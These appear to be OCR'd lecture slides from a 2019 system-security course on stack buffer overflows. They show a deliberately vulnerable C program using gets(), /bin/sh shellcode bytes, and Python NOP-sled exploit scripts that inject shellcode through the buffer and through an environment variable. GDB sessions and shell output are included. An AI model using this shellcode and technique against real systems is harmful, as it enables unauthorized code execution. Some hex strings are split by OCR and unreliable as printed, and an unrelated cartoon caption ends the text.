SYSTEM SECURITY

SPRING 2019
amritanetsec@gmail.com

Buffer Overflow 2

"To kill the Enemy, you should know him as well as you know yourself."— Anonymous

Buffer Overflow: Shellcode Injection Method 1

Injecting shellcode

- Default permission of stack is rw
- To execute shellcode, stack must have ‘x’ permission
- Compile program using additional option to make stack executable
  - -z execstack

Vulnerable Program

```
#include <stdio.h>

void vuln_fun(int d) {
  char buf[32];
  printf("Address of buf is at %p\n", buf);
  gets(buf);

}

int main() {
  vuln_fun(0xdeadbeef);
  return 0;
}
```

Idea


0xBFFFF6AC
0xB7E31533
0xBFFFF6F8
0x0
0xBFFFF6F4
0xdeadbeef
0xBFFFF2E8
0x08048434
0xBFFFF2E4
0xBFFFF6F8
0xBFFFF2E0
buf8
...
...
buf1
0xBFFFF6C8
buf0
0xBFFFF6AC
0xB7E31533
0xBFFFF6F8
0x0
0xBFFFF6F4
0xdeadbeef
0xBFFFF2E8
0xBFFFF6C8
0xBFFFF2E4
0xBFFFF6F8
0xBFFFF2E0
buf8
...
...
buf1
0xBFFFF6C8
buf0

Idea

Shellcode length = 25 bytes

\x31\xc0\x50\x68\x6e\x2f\x7
3\x68\x68\x2f\x2f\x62\x69\x8
9\xe3\x50\x53\x89\xe1\x89\x
c2\xb0\x0b\xcd\x80

What do u do with remaining 7 bytes?

Idea

Use NOP-sled - a series of NOP instructions at the beginning of the overflowing buffer so that the jump does not need to be too precise (aka no-operation sled)

Shellcode length = 25 bytes

\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80

Step 1: How many bytes to overwrite

```
~/2018-NetSecCourse/Lecture-5$ python -c 'print "A" * 32' | ./vuln
Address of buf is at 0xbffff330, deadbeef
~/2018-NetSecCourse/Lecture-5$ python -c 'print "A" * 42' | ./vuln
Address of buf is at 0xbffff330, deadbeef
Segmentation fault (core dumped)
~/2018-NetSecCourse/Lecture-5$ python -c 'print "A" * 40' | ./vuln
Address of buf is at 0xbffff330, deadbeef
Segmentation fault (core dumped)
~/2018-NetSecCourse/Lecture-5$ python -c 'print "A" * 38' | ./vuln
Address of buf is at 0xbffff330, deadbeef
~/2018-NetSecCourse/Lecture-5$ python -c 'print "A" * 39' | ./vuln
Address of buf is at 0xbffff330, deadbeef
```

Conclusion: 40 bytes until EBP, 44 bytes until return address

Step 2: Exploit String

- In file exploit.py

```
from struct import pack

#final exploit string
p = ''
#shellcode
exploit =
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x53\x89\xe
1\x89\xc2\xb0\x0b\xcd\x80";

#total length of exploit
total = 44
#length of nop sled
nop_len = total - len(exploit);
junk = ((nop_len) * "\x90")

#pack used to pack data in little endian format. '<' implies little endian
# I is unsigned int of 4 bytes
p +=  exploit + junk +  pack("<I", 0xbffff330)  #
print p
```

Step 3: Determine Address of Buffer

- Program prints address of buffer = `0xbffff330`

```
p +=  exploit + junk +  pack("<I", 0xbffff330)
```

Step 4 Injecting Shellcode

- As input to scanf

```
vol@ubuntu:~/2018-NetSecCourse/Lecture-5$ python
exploit.py | ./vuln
Address of buf is at 0xbffff330, deadbeef
vol@ubuntu:~/2018-NetSecCourse/Lecture-5$ whoami
vol
```

No errors .. But not spawning shell either. The shellcode itself will work. But no shell prompt. Why?

Step 4 Injecting Shellcode

```
vol@ubuntu:~/2018-NetSecCourse/Lecture-5$ python
exploit.py | ./vuln
Address of buf is at 0xbffff330, deadbeef
vol@ubuntu:~/2018-NetSecCourse/Lecture-5$ whoami
Vol
```

Issue is not with shellcode. Once the exploit python program is run, an EOF is sent to the stdin of the shell program, which causes it to terminate.

Step 4 Injecting Shellcode

To get shell – Approach 1

```
vol@ubuntu:~/2018-NetSecCourse/Lecture-5$ (python
exploit.py; cat) | ./vuln
Address of buf is at 0xbffff330, deadbeef
whoami
vol
ls
badfile  exploit.py  peda-session-dash.txt  peda-session-
env.txt  peda-session-vuln.txt  scanftest  scanftest.c
testenv  testenv.c  vuln  vuln.c
pwd
/home/vol/2018-NetSecCourse/Lecture-5
```

Cat pipes output of python command as input of program and waits for more input

https://unix.stackexchange.com/questions/103885/piping-data-to-a-processs-stdin-without-causing-eof-afterward

Step 4 Injecting Shellcode

To get shell – Approach 2

```
vol@ubuntu:~/2018-NetSecCourse/Lecture-5$python
exploit.py > badfile
vol@ubuntu:~/2018-NetSecCourse/Lecture-5$ cat
badfile - | ./vuln
Address of buf is at 0xbffff330, deadbeef
pwd
/home/vol/2018-NetSecCourse/Lecture-5
```

Here *cat* interprets – as stdin

https://unix.stackexchange.com/questions/103885/piping-data-to-a-processs-stdin-without-causing-eof-afterward

Step 3: Determine Address of Buffer in GDB

```
gdb-peda$ p &buf
$1 = (char (*)[32]) 0xbffff2e0
```

Address of buf outside GDB 0xbffff330 (difference of 0x50 bytes)

What is the reason?

1. Environment variables loaded by GDB
2. Name of the file is referred to as absolute file name in GDB

https://stackoverflow.com/questions/32771657/gdb-showing-different-address-than-in-code

Step 4: Inject Shellcode

```
gdb-peda$ r < <(cat badfile -)
Address of buf is at 0xbffff2e0, deadbeef
process 10731 is executing new program: /bin/dash
pwd
/home/vol/2018-NetSecCourse/Lecture-5
```

Note: Edit exploit with address of buffer inside GDB

Guessing Buffer Address

- In most cases the address of buffer is not known
- It has to be guessed (and the guess must be very precise)
- NOP Sled can be used to get the address right.
- For larger buffers you can put a NOP sled in the beginning

Buffer Overflow: Shellcode Injection Method 2

Step 2: Exploit String in Env Var


- Crafting exploit string to be stored in environment variable
- from struct import pack

```
p = ''
exploit =
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x6
9\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80";

total = 512
nop_len = total - len(exploit);
junk = ((nop_len) * "\x90")
p +=  junk + exploit
print p

export EGG=`python setenvexploit.py`
```

Shellcode in Env Variable

```
vol@ubuntu:~/2018-NetSecCourse/Lecture-5$ echo $EGG

1Phn/shh//bi  PS  °
```

Environment Vars

- In Linux, environment variables are located on the stack above the parameters of function main

```
gdb-peda$ break main
gdb-peda$ r
gdb-peda$ searchmem EGG
Searching for 'EGG' in: None ranges
Found 1 results, display max 1 items:
[stack] : 0xbffff444
("EGG=\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\2\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220"...
)
```

```
gdb-peda$ x/80wx $esp
0xbffff110:     0xb7fed270      0x00000000      0x08048469      0xb7fc5ff4
0xbffff120:     0x08048460      0x00000000      0x00000000      0xb7e394d3
0xbffff130:     0x00000001      0xbffff1c4      0xbffff1cc      0xb7fdc858
0xbffff140:     0x00000000      0xbffff11c      0xbffff1cc      0x00000000
0xbffff150:     0x0804822c      0xb7fc5ff4      0x00000000      0x00000000
…
0xbffff1a0:     0x08048442      0x00000001      0xbffff1c4      0x08048460
0xbffff1b0:     0x080484d0      0xb7fed270      0xbffff1bc      0xb7fff918
0xbffff1c0:     0x00000001      0xbffff334      0x00000000      0xbffff35f
0xbffff1d0:     0xbffff372      0xbffff39d      0xbffff3a8      0xbffff3b8
0xbffff1e0:     0xbffff408      0xbffff41a      0xbffff444      0xbffff649
0xbffff1f0:     0xbffff652      0xbffffb73      0xbffffbad      0xbffffbe1

gdb-peda$ x/30s 0xbffff334
0xbffff334:      "/home/vol/2018-NetSecCourse/Lecture-5/vuln"
0xbffff35f:      "SSH_AGENT_PID=2133"
0xbffff372:      "GPG_AGENT_INFO=/tmp/keyring-ANBztG/gpg:0:1"
0xbffff39d:      "TERM=xterm"
0xbffff3a8:      "SHELL=/bin/bash”
0xbffff444:
"EGG=\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
```

Environment Vars

```
gdb-peda$ x/10s*((char**)environ+0)
0xbffff35f:     "SSH_AGENT_PID=2133"
0xbffff372:     "GPG_AGENT_INFO=/tmp/keyring-ANBztG/gpg:0:1"
0xbffff39d:     "TERM=xterm"
0xbffff3a8:     "SHELL=/bin/bash"
0xbffff3b8:
"XDG_SESSION_COOKIE=83ca8199cdeecc81246e5f3c00000001-1517807173.
443766-362393582"
0xbffff408:     "WINDOWID=23068678"
0xbffff41a:     "GNOME_KEYRING_CONTROL=/tmp/keyring-ANBztG"
0xbffff444:
"EGG=\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220
```

Step 3: Injected Shellcode


```
from struct import pack

p = ’’
total = 44
junk = (total * "\x90”)
p +=   junk +  pack("<I", 0xbffff488)
print p

vol@ubuntu:~/2018-NetSecCourse/Lecture-5$ (python exploitenv.py;
cat) | ./vuln
Address of buf is at 0xbffff150, deadbeef
pwd
/home/vol/2018-NetSecCourse/Lecture-5
```

References

- http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
- https://crypto.stanford.edu/cs155old/cs155-spring11/lectures/03-ctrl-hijack.pdf


TOM GAULD
NewScientist
MY VIRTUAL ASSISTANT AND MY ROBOT-CLEANER STOLE ALL MY CRYPTO-CURRENCY AND ELOPED IN MY SELF-DRIVING CAR.